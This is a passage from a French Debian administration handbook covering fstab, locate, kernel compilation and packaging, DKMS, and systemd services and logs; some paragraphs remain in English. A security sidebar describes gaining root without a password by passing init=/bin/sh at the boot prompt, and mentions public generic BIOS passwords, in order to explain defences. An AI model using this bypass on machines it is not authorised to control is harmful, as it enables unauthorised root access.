La liste complète des systèmes de fichiers reconnus est disponible dans la page de manuel `mount(8)`. La valeur spéciale `swap` sert aux partitions d'échange ; la valeur spéciale `auto` demande au programme `mount` de détecter automatiquement le système de fichiers (ce qui est surtout utile pour les lecteurs de disquettes et les clés USB, car chacune peut abriter un système de fichiers différent) ;

- Options : elles sont nombreuses, dépendent du système de fichiers et sont documentées dans la page de manuel de `mount`. Voici les plus courantes :

- `rw` ou `ro` feront respectivement monter le système de fichiers en lecture/écriture ou en lecture seule .
- `noauto` désactive le montage automatique au démarrage .
- `nofail` indique au système d'initialisation que le démarrage peut continuer même si le périphérique n'est pas présent. Il ne faut pas oublier cette option pour les disques externes qui peuvent être débranchés au démarrage, autrement `systemd` ne tolérera pas leur absence : il interrompra le processus de démarrage jusqu'à ce que tous les points de montage qui doivent être montés automatiquement le soient effectivement. Signalons que l'on peut combiner cette option avec `x-systemd.device-timeout=5s` pour indiquer à `systemd` de ne pas attendre l'apparition du périphérique pendant plus de 5 secondes (voir `systemd.mount(5)`) .
- `user` autorise tous les utilisateurs à monter ce système de fichiers (opération d'ordinaire réservée à root) .
- `defaults` correspond à l'ensemble d'options (`rw`, `suid`, `dev`, `exec`, `auto`, `nouser` et `async`), qu'on pourra inhiber individuellement après `defaults` — soit en ajoutant `nosuid`, `nodev`, etc. pour bloquer `suid`, `dev`, etc., soit en ajoutant `user` pour réactiver cette option (puisque `defaults` inclut `nouser`).

- `dump`: this field is almost always set to 0. When it is 1, it tells the `dump` tool that the partition contains data that is to be backed up.
- `pass`: this last field indicates whether the integrity of the filesystem should be checked on boot, and in which order this check should be executed. If it is 0, no check is conducted. The root filesystem should have the value 1, while other permanent filesystems get the value 2.

Ex. 8.6 Exemple de fichier /etc/fstab

```
# /etc/fstab: static file system information.
#
# <file system> <mount point>   <type>   <options>           <dump>   <pass>
proc          /proc      proc    defaults        0        0
# / was on /dev/sdal during installation
UUID=c964222e-6af1-4985-be04-19d7c764d0a7 /           ext3    errors=remount-ro 0
  ↪          1
# swap was on /dev/sda5 during installation
UUID=ee880013-0f63-4251-b5c6-b771f53bd90e none        swap      sw        0
  ↪          0
/dev/scd0     /media/cdrom0  udf,iso9660 user,noauto  0        0
/dev/fd0      /media/floppy auto    rw,user,noauto  0        0
arrakis:/partage /partage    nfs    defaults        0        0
```

La dernière entrée de cet exemple correspond à un système de fichiers en réseau (NFS) : le répertoire `/partage/` du serveur *arrakis* est monté sur le répertoire `/partage/` local. Le format du fichier `/etc/fstab` est documenté dans la page de manuel `fstab(5)`.

POUR ALLER PLUS LOIN

Automoneurs

systemd is able to manage automount points: those are filesystems that are mounted on-demand when a user attempts to access their target mount points. It can also unmount these filesystems when no process is accessing them any longer.

Like most concepts in systemd, automount points are managed with dedicated units (using the `.automount` suffix). See `systemd.automount(5)` for their precise syntax.

Other auto-mounting utilities exist, such as `automount` in the `autofs` package or `amd` in the `am-utils`.

On notera également que les environnements de bureau GNOME et KDE collaborent avec le système `udisks` et peuvent monter automatiquement les périphériques amovibles lors de leur apparition.

8.9.6. locate et updatedb

La commande `locate` retrouve l'emplacement d'un fichier dont on connaît une partie du nom. Elle renvoie un résultat quasi instantanément car elle consulte une base de données particulière qui stocke l'emplacement de tous les fichiers du système ; celle-ci est mise à jour quotidiennement par la commande `updatedb`. Il existe plusieurs mises en œuvre de la commande `locate` ; Debian a choisi `mlocate` comme mise en œuvre standard.

`mlocate` est suffisamment fin pour ne renvoyer que les fichiers accessibles à l'utilisateur qui lance la commande, et ce bien qu'il utilise une base de données répertoriant tous les fichiers du système (puisque sa mise en œuvre d'`updatedb` tourne avec les permissions de root). Pour

plus de sûreté, l'administrateur peut exclure certains répertoires de l'indexation, en utilisant la variable `PRUNEDPATHS` du fichier de configuration `/etc/updatedb.conf`.

8.10. Compilation d'un noyau

Les noyaux fournis par Debian intègrent le plus grand nombre possible de fonctionnalités ainsi qu'un maximum de pilotes, afin de couvrir le plus grand spectre de configurations matérielles existantes. C'est pourquoi certains utilisateurs préfèrent recompiler le noyau pour n'y inclure que le strict nécessaire. Il existe deux raisons à ce choix. Premièrement, cela peut être pour optimiser la consommation de mémoire, puisque le code du noyau, même s'il n'est jamais utilisé, occupe de la mémoire pour rien (et ne « descend » jamais sur l'espace d'échange, donc c'est de vraie mémoire vive qu'il s'agit), ce qui peut diminuer les performances globales du système. Il peut également s'agir de limiter le risque de failles de sécurité (le code compilé portant alors sur une fraction plus faible du code existant).

ATTENTION

Mises à jour de sécurité

Si l'on choisit de compiler son propre noyau, il faut en accepter les conséquences : Debian n'assurera pas les mises à jour de sécurité de ce noyau. En restant avec un noyau fourni par Debian, on bénéficie des mises à jour préparées par l'équipe sécurité du projet.

La recompilation du noyau est aussi nécessaire si l'on souhaite employer certaines fonctionnalités non intégrées dans sa version standard mais disponibles sous forme de correctifs, ou patches.

POUR ALLER PLUS LOIN

Le Manuel du noyau Debian

L'équipe en charge du noyau dans Debian maintient le « Manuel du noyau Debian » (également disponible dans le paquet `debian-kernel-handbook`), qui contient une mine d'informations à propos de la plupart des tâches liées au noyau et à la manière dont les paquets Debian du noyau sont traités. C'est le premier endroit où chercher des informations qui manqueraient à la présente section.

► <http://kernel-handbook.alioth.debian.org>

8.10.1. Introduction et prérequis

Comme on peut s'y attendre, Debian gère le noyau sous forme de paquet, ce qui n'est pas la manière traditionnelle de le compiler et de l'installer. Les noyaux restant sous le contrôle du système de paquetage, ils peuvent être rapidement supprimés ou déployés sur plusieurs machines. De plus, les scripts associés à ces paquets permettent également une meilleure interaction avec le chargeur de démarrage et le générateur d'images de démarrage (`initrd`).

Les sources amont du noyau Linux contiennent tout ce qui est requis pour construire un paquet Debian du noyau. Vous aurez simplement besoin d'installer le paquet `build-essential`, qui contient les outils de compilation standards pour générer un paquet Debian. Par ailleurs, la configuration du noyau nécessitera le paquet `libncurses5-dev`. Enfin, le paquet `fakeroot` permettra de créer le paquet Debian sans utiliser les droits de l'administrateur.

CULTURE**Le bon vieux temps de
*kernel-package***

À l'époque où le système de compilation du noyau Linux ne permettait pas encore de créer directement des paquets Debian, la manière recommandée de créer ces paquets était d'utiliser l'outil `make-kpkg` fourni par le paquet `kernel-package`.

8.10.2. Récupérer les sources

Like anything that can be useful on a Debian system, the Linux kernel sources are available in a package. To retrieve them, just install the `linux-source-version` package. The `apt search ^linux-source` command lists the various kernel versions packaged by Debian. The latest version is available in the *Unstable* distribution: you can retrieve them without much risk (especially if your APT is configured according to the instructions of section [6.2.6, « Travailler avec plusieurs distributions »](#) page 127). Note that the source code contained in these packages does not correspond precisely with that published by Linus Torvalds and the kernel developers; like all distributions, Debian applies a number of patches, which might (or might not) find their way into the upstream version of Linux. These modifications include backports of fixes/features/drivers from newer kernel versions, new features not yet (entirely) merged in the upstream Linux tree, and sometimes even Debian specific changes.

The remainder of this section focuses on the 4.9 version of the Linux kernel, but the examples can, of course, be adapted to the particular version of the kernel that you want.

We assume the `linux-source-4.9` package has been installed. It contains `/usr/src/linux-source-4.9.tar.xz`, a compressed archive of the kernel sources. You must extract these files in a new directory (not directly under `/usr/src/`, since there is no need for special permissions to compile a Linux kernel): `~/kernel/` is appropriate.

```
$ mkdir ~/kernel; cd ~/kernel  
$ tar -xvf /usr/src/linux-source-4.9.tar.xz
```

CULTURE**Emplacement des sources
du noyau**

Traditionnellement, les sources du noyau Linux ont toujours été placées sous `/usr/src/linux/`, nécessitant donc les droits root pour la compilation. Comme vous le savez, il faut pourtant éviter de travailler inutilement avec les droits de l'administrateur. Il existe bien un groupe `src` qui permet à ses membres de travailler dans ce répertoire, mais on évitera malgré tout de recourir à `/usr/src/`. En conservant les sources du noyau dans un répertoire personnel, vous optez pour la sécurité à tout point de vue : pas de fichiers inconnus du système de paquetage dans `/usr/`, ni de risque d'induire en erreur les programmes qui scrutent `/usr/src/linux/` pour obtenir des informations sur le noyau employé.

8.10.3. Configuration du noyau

La prochaine étape consiste à configurer le noyau conformément à ses besoins. Le mode opératoire dépend des objectifs.

Si l'on recompile une version plus récente du noyau (éventuellement dotée d'un patch supplémentaire), le plus probable est qu'on veuille rester aussi près que possible de la configuration standard proposée par Debian. Dans ce cas, et au lieu de tout reconfigurer depuis zéro, il est bon de copier le fichier `/boot/config-version` (la version est celle du noyau employé actuellement — `uname -r` vous la révélera au besoin) en `.config` dans le répertoire des sources du noyau .

```
$ cp /boot/config-4.9.0-3-amd64 ~/kernel/linux-source-4.9/.config
```

Si vous ne souhaitez pas changer la configuration, vous pouvez en rester là et sauter directement à la section [8.10.4, « Compilation et génération du paquet »](#) page 197. Dans le cas contraire, ou si vous avez décidé de tout reconfigurer depuis zéro, il faudra prendre le temps de configurer votre noyau. Pour cela, il propose différentes interfaces, qu'on invoque depuis le répertoire des sources par la commande `make` suivie d'un argument.

`make menuconfig` compile et exécute une interface évoluée en mode texte (c'est ici que le paquet `libncurses5-dev` est requis) qui propose de naviguer dans une structure hiérarchique présentant les options proposées. Une pression sur la touche Espace change la valeur de l'option sélectionnée et Entrée valide le bouton sélectionné en bas de l'écran : Select permet de rentrer dans le sous-menu sélectionné, Exit remonte d'un cran dans la hiérarchie, et Help produit des informations plus détaillées sur le rôle de l'option sélectionnée. Les flèches permettent de se positionner dans la liste des options et des boutons. Pour quitter le configurateur, il faut sélectionner Exit depuis le menu principal. Le programme propose alors de sauvegarder les changements : acceptez si vous êtes satisfaits de vos choix.

Les autres interfaces ont un fonctionnement similaire, mais inscrit dans des interfaces graphiques plus modernes : `make xconfig` emploie la boîte à outils Qt et `make gconfig` recourt à GTK+. La première a besoin de `libqt4-dev` tandis que la seconde requiert `libglade2-dev` et `libgtk2.0-dev`.

Lorsque l'on utilise une de ces interfaces de configuration, il est généralement conseillé de partir d'une configuration par défaut raisonnable. Le noyau fournit de telles configurations dans `arch/architecture/configs/*_defconfig` et il est possible de les mettre en place avec une commande telle que `make x86_64_defconfig` (pour un PC 64 bits) ou `make i386_defconfig` (pour un PC 32 bits).

ASTUCE**Que faire d'un .config obsolète ?**

Lorsque l'on fournit un fichier `.config` qui provient d'une autre version du noyau (généralement plus ancienne), ce fichier doit être mis à jour. Cela se fait avec `make oldconfig`, qui va poser interactivement les questions portant sur les nouvelles options de configuration. Pour utiliser les réponses par défaut à toutes ces questions, on préférera `make olddefconfig`. Pour finir, la commande `make oldnoconfig` répondra par la négative à toutes ces nouvelles questions.

8.10.4. Compilation et génération du paquet

ATTENTION**Nettoyer avant de recommencer**

Si vous avez déjà construit un noyau dans le répertoire et si vous voulez tout reconstruire depuis zéro (par exemple après avoir changé la configuration du noyau de manière substantielle), il faudra lancer `make clean`, qui supprimera les fichiers compilés. `make distclean` fait un ménage encore plus poussé et supprime tous les fichiers générés, y compris votre `.config` ; faites-en une sauvegarde au préalable .

Une fois que la configuration du noyau est prête, la commande `make deb-pkg` va créer jusqu'à 5 paquets Debian : `linux-image-version`, qui contient le noyau lui-même et les modules associés ; `linux-headers-version`, qui contient les fichiers d'en-tête nécessaires pour construire des modules externes ; `linux-firmware-image-version`, qui contient des fichiers de microcode requis par certains pilotes de périphériques (ce paquet peut être absent lorsque vous compilez le noyau depuis les sources fournies par Debian) ; `linux-image-version-dbg`, qui contient les symboles de débogage pour l'image du noyau et ses modules ; `linux-libc-dev`, qui contient les fichiers d'en-têtes requis pour certaines bibliothèques de code en espace utilisateur, telles que la bibliothèque C standard de GNU (`glibc`).

La *version* est construite à partir de la version amont (définie par les variables `VERSION`, `PATCHLEVEL`, `SUBLEVEL` et `EXTRAVERSION` dans le fichier `Makefile`), du paramètre de configuration `LOCALVERSION` et de la variable d'environnement `LOCALVERSION`. La version du paquet réutilise la même chaîne de version, avec une révision qui est régulièrement incrémentée (et stockée dans le fichier `.version`), sauf si elle est explicitement surchargée par la variable d'environnement `KDEB_PKGVERSION`.

```
$ make deb-pkg LOCALVERSION=-falcot KDEB_PKGVERSION=$(make kernelversion)-1
[...]
$ ls ../*.deb
./linux-headers-4.9.30-ckt4-falcot_4.9.30-1_amd64.deb
./linux-image-4.9.30-ckt4-falcot_4.9.30-1_amd64.deb
./linux-image-4.9.30-ckt4-falcot-dbg_4.9.30-1_amd64.deb
./linux-libc-dev_4.9.30-1_amd64.deb
```

8.10.5. Compilation de modules externes

Certains modules sont gérés en dehors du noyau Linux officiel. Pour les employer, il faut les compiler de concert avec le noyau correspondant. Debian fournit les sources d'un certain nombre

de modules externes, tels que *xtables-addons-source* (modules supplémentaires pour iptables) ou *oss4-source* (qui contient un ensemble alternatif de pilotes de cartes audio).

Il est difficile de dresser la liste des modules externes disponibles sous forme de sources dans Debian, mais la commande `apt-cache search source$` permet de restreindre le champ de la recherche. De toute façon, cette liste n'apporte rien puisqu'il n'y a pas de raison particulière de compiler des modules externes sauf quand on sait qu'on en a besoin — auquel cas la documentation du périphérique vous renseignera.

Examinons par exemple le paquet *xtables-addons-source* : après installation, un fichier `.tar.bz2` des sources du module est stocké dans `/usr/src/`. Nous pourrions extraire cette archive et construire le module à la main, mais en pratique il est d'usage d'automatiser tout cela avec DKMS. La plupart des modules proposent l'intégration avec DKMS dans un paquet dont le nom finit par `-dkms`. Dans notre cas, il suffit d'installer le paquet *xtables-addons-dkms* pour que le module soit compilé pour le noyau courant, à condition que le paquet *linux-headers-** correspondant au noyau courant soit aussi installé. Par exemple, si l'on utilise *linux-image-amd64*, il faut également installer *linux-headers-amd64*.

```
$ sudo apt install xtables-addons-dkms
[...]
Setting up xtables-addons-dkms (2.12-0.1) ...
Loading new xtables-addons-2.12 DKMS files...
Building for 4.9.0-3-amd64
Building initial module for 4.9.0-3-amd64
Done.

xt_ACCOUNT:
Running module version sanity check.
- Original module
  - No original module exists within this kernel
- Installation
  - Installing to /lib/modules/4.9.0-3-amd64/updates/dkms/
[...]
DKMS: install completed.
$ sudo dkms status
xtables-addons, 2.12, 4.9.0-3-amd64, x86_64: installed
$ sudo modinfo xt_ACCOUNT
filename:      /lib/modules/4.9.0-3-amd64/updates/dkms/xt_ACCOUNT.ko
license:       GPL
alias:        ipt_ACCOUNT
author:        Intra2net AG <opensource@intra2net.com>
description:   Xtables: per-IP accounting for large prefixes
[...]
```

ALTERNATIVE module-assistant	Avant l'apparition de DKMS, la solution la plus simple pour construire et déployer des modules du noyau était <i>module-assistant</i> . Cette solution est toujours disponible, en particulier pour les paquets qui ne proposent pas (encore) une intégration avec DKMS : avec une simple commande telle que
---	--

```
module-assistant auto-install xtables-addons (ou même sa version racourcie, m-a a-i xtables-addons), les modules sont construits pour le noyau courant, puis empaquetés dans un nouveau paquet Debian, qui est lui-même installé à la volée.
```

8.10.6. Emploi d'un patch sur le noyau

Certaines fonctionnalités ne sont pas intégrées au noyau standard faute de stabilité ou d'accord des mainteneurs du noyau. Dans ce cas, il arrive qu'elles soient diffusées sous la forme de correctif (ou patch), que chacun est alors libre d'appliquer sur les sources du noyau.

Debian sometimes provides some of these patches in *linux-patch-** packages but they often don't make it into stable releases (sometimes for the very same reasons that they are not merged into the official upstream kernel). These packages install files in the */usr/src/kernel-patches/* directory.

Pour appliquer un ou plusieurs des patches installés, il faudra utiliser la commande `patch` sur le répertoire de sources, puis lancer la compilation du noyau comme précédemment.

```
$ cd ~/kernel/linux-source-4.9
$ make clean
$ zcat /usr/src/kernel-patches/diffs/grsecurity2/grsecurity-3.1-4.9.11-201702181444.
  ➔ patch.gz | patch -p1
```

Attention, un patch ne fonctionnant pas forcément avec toutes les versions des noyaux, il est possible que `patch` échoue à l'appliquer sur les sources du noyau. Un message vous en informera alors : dans ce cas, référez-vous à la documentation disponible dans le paquet Debian du patch (dans le répertoire */usr/share/doc/linux-patch-*/*). Il est probable que le mainteneur indique pour quelles versions du noyau il a été prévu.

8.11. Installation d'un noyau

8.11.1. Caractéristiques d'un paquet Debian du noyau

Un paquet Debian de noyau installe l'image du noyau (*vmlinuz-version*), sa configuration (*config-version*) et sa table de symboles (*System.map-version*) dans */boot/*. La table de symboles permet aux développeurs de comprendre le sens d'un message d'erreur du noyau (en son absence, les « *oops* » — équivalents dans le noyau des erreurs de segmentation des programmes de l'espace utilisateur, ces messages sont générés suite à un déréférencement de pointeur invalide — n'indiqueraient que des adresses mémoire numériques, informations inutiles si on ne sait pas à quels symboles elles correspondent). Les modules sont installés dans le répertoire */lib/modules/version/*.

Les scripts de configuration du paquet génèrent automatiquement une image *initrd* (*init ram disk*) — cette dernière est un mini-système préparé en mémoire (*ram disk*) par le chargeur de

démarrage et démarré par le noyau Linux dans le seul but de charger les modules nécessaires pour accéder au périphérique contenant le système Debian complet (par exemple le pilote pour les disques SATA). Enfin, les scripts de post-installation mettent à jour les liens symboliques `/vmlinuz`, `/vmlinuz.old`, `/initrd.img` et `/initrd.img.old` pour qu'ils pointent respectivement sur les deux derniers noyaux installés ainsi que leurs images `initrd` associées.

La plupart de ces tâches sont déléguées à des scripts présents dans les répertoires `/etc/kernel/*.d/`. Par exemple, l'intégration avec `grub` se fait par le biais de `/etc/kernel/postinst.d/zz-update-grub` et `/etc/kernel/postrm.d/zz-update-grub`, qui appellent `update-grub` lors de l'installation ou la suppression de paquets du noyau.

8.11.2. Installation avec dpkg

Using `apt` is so convenient that it makes it easy to forget about the lower-level tools, but the easiest way of installing a compiled kernel is to use a command such as `dpkg -i package.deb`, where `package.deb` is the name of a `linux-image` package such as `linux-image-4.9.30-ckt4-falcot_1_amd64.deb`.

La configuration de base obtenue peut aussi bien devenir un serveur qu'un poste de bureautique et elle est reproductible en masse de façon semi-automatisée. Une machine en disposant n'est toutefois pas encore adaptée à un usage donné, c'est pourquoi l'administrateur doit à présent compléter la préparation. Pour cela, il commencera par mettre en place les couches logicielles basses appelées « services Unix ».





Mots-clés

Démarrage du système
Scripts d'initialisation
 SSH
 Telnet
 Droits
Permissions
Supervision
 Inetd
 Cron
Sauvegarde
 Hotplug
 PCMCIA
 APM
 ACPI

Services Unix

9

Démarrage du système	204	Connexion à distance	214	Gestion des droits	221
Interfaces d'administration	224	Les événements système de syslog	226	Le super-serveur inetd	229
Planification de tâches : cron et atd	231	Planification asynchrone : anacron	234	Les quotas	235
Sauvegarde	236	Branchements « à chaud » : hotplug	240		
Gestion de l'énergie : Advanced Configuration and Power Interface (ACPI)	244				

Ce chapitre parcourt un ensemble de services fondamentaux, souvent communs à beaucoup d'Unix. Tout administrateur se doit de les connaître.

9.1. Démarrage du système

Lorsque l'ordinateur démarre, les messages défilant sur la console révèlent de nombreuses initialisations et configurations automatiques. Parfois, il est souhaitable de modifier légèrement le déroulement de cette étape, ce qui implique de bien la comprendre. C'est l'objet de cette section.

En tout premier lieu, le BIOS prend le contrôle de l'ordinateur, détecte les disques, charge le *Master Boot Record* (enregistrement d'amorçage maître) et l'exécute. Le chargeur d'amorçage prend alors le relais, trouve le noyau sur le disque, le charge et l'exécute. Le noyau s'initialise alors et se met en devoir de trouver et monter la partition contenant la racine de l'arborescence pour enfin démarrer le premier programme : `init`. Il est fréquent que cette « partition racine » et cet `init` soient en réalité sur un système de fichiers virtuel qui n'existe qu'en mémoire vive (d'où son nom *initramfs*, autrefois appelé *initrd* pour *initialization RAM disk*). Ce système de fichiers est chargé en mémoire par le chargeur d'amorçage, souvent à partir d'un fichier sur un disque dur ou sur le réseau. Il contient le strict minimum qui peut être requis par le noyau pour charger le « vrai » système de fichiers racine : il peut s'agir de modules de pilotes pour les disques durs ou d'autres périphériques sans lesquels le système ne peut pas démarrer, ou, plus fréquemment, des modules et des scripts d'initialisation permettant d'assembler des grappes RAID, d'ouvrir des partitions chiffrées, d'activer des volumes LVM... Une fois que la partition racine est montée, l'*initramfs* passe la main au vrai `init` et on revient sur le processus de démarrage standard.

9.1.1. Le système d'initialisation `systemd`

Le « vrai init » est actuellement fourni par `systemd`, sur lequel cette section se focalise.

ALTERNATIVE	
Autres systèmes d'initialisation	<p>Nous décrivons ici le processus d'initialisation utilisé par défaut sous Debian <i>Jessie</i> (tel qu'implémenté par le paquet <code>systemd</code>), ainsi que l'ancien système, <code>sysvinit</code>, qui est dérivé et hérité des Unix de type <i>System V</i>, mais il en existe d'autres.</p> <p>Citons également le processus simplifié contenu dans le paquet <code>file-rc</code>. Ce dernier garde le principe des niveaux de fonctionnement (<i>runlevels</i>), mais remplace les répertoires et les liens symboliques par un unique fichier de configuration, qui spécifie à <code>init</code> les processus à lancer et l'ordre de lancement.</p> <p>Le système <code>upstart</code>, apparu plus récemment, n'est pas encore parfaitement testé sous Debian. Il est basé sur les événements ; les scripts de lancement ne sont plus exécutés de manière séquentielle mais en réponse à des événements comme l'aboutissement d'autres scripts dont ils dépendent. Ce système, initié par Ubuntu, est présent dans Debian <i>Jessie</i> mais n'est pas le système par défaut : il vient en fait en remplacement de <code>sysvinit</code> et une des tâches lancées par <code>upstart</code> est de lancer les scripts écrits pour les systèmes traditionnels, notamment ceux du paquet <code>sysv-rc</code>.</p> <p>Il existe encore bien d'autres systèmes et d'autres modes de fonctionnement, comme <code>runit</code> ou <code>minit</code>, mais ils sont relativement spécialisés et minoritaires.</p>

CULTURE

Avant systemd *systemd* un « système d’initialisation » relativement récent, et bien qu’il était déjà disponible – dans une certaine mesure – dans *Wheezy*, ce n’est que depuis *Jessie* qu’il est employé par défaut. Les versions précédentes de Debian exploitaient « System V » (du paquet *sysv-rc*), un système d’initialisation bien plus traditionnel qui sera présenté un peu plus loin.




FIGURE 9.1 Étapes du démarrage d’un ordinateur sous Linux avec `systemd`

CAS PARTICULIER

Le démarrage sur le réseau Dans certaines configurations, le BIOS peut être configuré pour ne pas exécuter le MBR mais aller chercher son équivalent sur le réseau, ce qui permet par exemple de construire des ordinateurs sans disque dur, ou qui se réinstallent complètement à chaque démarrage. Cette possibilité n'est pas offerte par tous les matériels et il faut généralement une combinaison adaptée du BIOS et de la carte réseau.

Le démarrage sur le réseau peut être utilisé pour lancer `debian-installer` ou FAI (voir section 4.1, « Méthodes d’installation » page 54).

B.A.-BA

Le processus, une invocation de programme Un processus est la représentation en mémoire d'un programme qui s'exécute. Il regroupe toutes les informations nécessaires au bon déroulement du logiciel (le

code lui-même, mais aussi les données qu'il a en mémoire, la liste des fichiers qu'il a ouverts, des connexions réseau qu'il a établies, etc.). Un même programme peut faire l'objet de plusieurs processus, y compris sous le même identifiant utilisateur.

SÉCURITÉ

Gare à la substitution d'init par un shell

Le premier processus démarré est par convention le programme `init` (qui par défaut est un lien symbolique vers `/lib/systemd/systemd`). Toutefois, il est possible de passer au noyau une option `init` indiquant un autre programme.

Toute personne capable d'accéder à l'ordinateur pourra appuyer sur le bouton Reset et ainsi le redémarrer, puis, via l'invite du chargeur d'amorçage, passer au noyau l'option `init=/bin/sh` pour obtenir un accès root sans connaître le mot de passe de l'administrateur.

Pour éviter cela, on peut protéger le chargeur d'amorçage par un mot de passe. Pensez alors à protéger aussi l'accès au BIOS (un mécanisme de protection par mot de passe est presque toujours disponible), sans quoi un indélicat pourra toujours démarrer sur une disquette contenant son propre système Linux, qu'il utilisera pour accéder aux disques durs de l'ordinateur.

Sachez enfin que la plupart des BIOS disposent de passe-partout génériques. Prévus à l'origine pour dépanner les distraits qui oublient les leurs, ces mots de passe sont désormais publics et diffusés sur Internet (vérifiez vous-même en cherchant *BIOS generic passwords* sur un moteur de recherche). Toutes ces protections ralentiront donc l'accès non autorisé à la machine, sans pouvoir l'empêcher totalement. C'est pourquoi il est vain de chercher à protéger un ordinateur si l'attaquant peut y accéder physiquement : il pourra de toute manière démonter les disques durs pour les brancher sur un ordinateur sous son contrôle, voire voler l'ordinateur entier, ou vider la mémoire du BIOS pour remettre à zéro le mot de passe...

`systemd` exécute plusieurs processus qui ont la responsabilité de mettre en place le système : clavier, pilotes, systèmes de fichiers, réseau et services. Il effectue cela en conservant une vue globale du système et des exigences de chaque composant. Chaque composant est décrit par un (ou plusieurs) « fichier unité » (*unit file*) ; la syntaxe générale est dérivée de celle des « fichiers `*.ini` », avec des paires *clé = valeur* regroupées entre des en-têtes [*section*]. Ces fichiers sont placés dans `/lib/systemd/system/` et dans `/etc/systemd/system/` ; il existe plusieurs sortes (chacune avec sa spécialité) mais dans cette section on ne traitera que des *services* et des *targets* (« cibles »).

Un « fichier service » de `systemd` décrit un processus géré par `systemd`. Il contient approximativement les mêmes informations que les anciens scripts d'initialisation, mais exprimés d'une manière déclarative (et bien plus concise). `systemd` s'occupe de toutes les tâches répétitives (démarrer et arrêter le processus, vérifier son état, enregistrer des logs, abandonner des priviléges, etc.), et le fichier service n'a plus qu'à préciser les particularités du processus. Voici par exemple celui pour SSH :

```
[Unit]
Description=OpenBSD Secure Shell server
After=network.target auditd.service
ConditionPathExists= !/etc/ssh/sshd_not_to_be_run
```

```
[Service]
EnvironmentFile=-/etc/default/ssh
ExecStart=/usr/sbin/sshd -D $SSHDA_OPTS
ExecReload=/bin/kill -HUP $MAINPID
KillMode=process
Restart=on-failure

[Install]
WantedBy=multi-user.target
Alias=sshd.service
```

On constate qu'il y a très peu de code dans ce fichier, juste des déclarations. `systemd` s'occupe d'afficher l'état d'avancement, garde une trace des processus, et les redémarre même lorsque c'est nécessaire.

Un « fichier *target* » de `systemd` décrit un état « cible » du système, dans lequel un certain nombre de services sont réputés être fonctionnels. On peut le concevoir comme l'équivalent d'un « niveau d'exécution » (*runlevel*) de l'ancien système. Une de ces cibles est `local-fs.target` ; lorsqu'elle est atteinte, le reste du système peut considérer que tous les systèmes de fichiers locaux sont montés et accessibles. Parmi les autres cibles existantes, citons `network-online.target` (« réseau en ligne ») et `sound.target` (« son »). Les dépendances d'une cible peuvent être listées soit dans le fichier *target* lui-même (sur la ligne `Requires=`), soit en créant un lien symbolique vers un fichier *service* dans le répertoire `/lib/systemd/system/nom-de-la-cible.target.wants/`. Ainsi, `/etc/systemd/system/printer.target.wants/` contient un lien vers `/lib/systemd/system/cups.service` ; `systemd` s'assurera donc que CUPS soit bien démarré pour atteindre la cible `printer.target`.

Puisque les fichiers de `systemd` ne sont pas des scripts ou des programmes, ils ne peuvent être exécutés directement : ils doivent être interprétés par `systemd`. C'est pourquoi l'administrateur dispose de plusieurs utilitaires pour interagir avec `systemd`, et contrôler l'état du système et de chacun de ses composants.

Le premier de ces outils est `systemctl`. Lorsqu'il est exécuté sans paramètres, il liste toutes les « unités » connues de `systemd` (à l'exception de celles qui ont été désactivées), ainsi que leur état. `systemctl status` donne une meilleure vue des services, et des processus associés. En lui passant un nom de service (comme dans `systemctl status ntp.service`), il renvoie encore plus de détails, ainsi que les dernières lignes de log en rapport avec le service (nous reviendrons là-dessus plus loin).

Démarrer un service manuellement se fait simplement avec `systemctl start nom-de-service.service`. Inversement et sans surprise, arrêter un service se fait avec `systemctl stop nom-de-service.service` ; d'autres sous-commandes existent, comme `reload` (« recharger ») et `restart` (« redémarrer »).

Pour activer un service (autrement dit pour qu'il soit lancé automatiquement au démarrage de l'ordinateur), il convient de faire `systemctl enable nom-du-service.service` (ou `disable`

pour le désactiver). La sous-commande `is-enabled` permet de vérifier l'état d'activation du service.

Une autre particularité de `systemd` est son système de journalisation – `journald`. Il peut être employé en complément des outils de journalisation traditionnels comme `syslogd` : il rajoute des fonctionnalités intéressantes comme l'association d'un message au service qui l'a généré, et la capacité de capturer les messages émis sur la sortie d'erreur des processus gérés. Les messages peuvent être consultés après coup, grâce à la commande `journalctl`. Sans arguments, elle affiche simplement tous les messages enregistrés depuis le démarrage du système ; on ne l'emploie que rarement de cette manière. La plupart du temps, on lui communique un identifiant de service dont on veut voir les messages :

```
# journalctl -u ssh.service
-- Logs begin at mar. 2015-03-31 10:08:49 CEST, end at mar. 2015-03-31 17:06:02 CEST.
→ --
Mar 31 10:08:55 mirtuel sshd[430]: Server listening on 0.0.0.0 port 22.
Mar 31 10:08:55 mirtuel sshd[430]: Server listening on :: port 22.
Mar 31 10:09:00 mirtuel sshd[430]: Received SIGHUP; restarting.
Mar 31 10:09:00 mirtuel sshd[430]: Server listening on 0.0.0.0 port 22.
Mar 31 10:09:00 mirtuel sshd[430]: Server listening on :: port 22.
Mar 31 10:09:32 mirtuel sshd[1151]: Accepted password for roland from 192.168.1.129
→ port 53394 ssh2
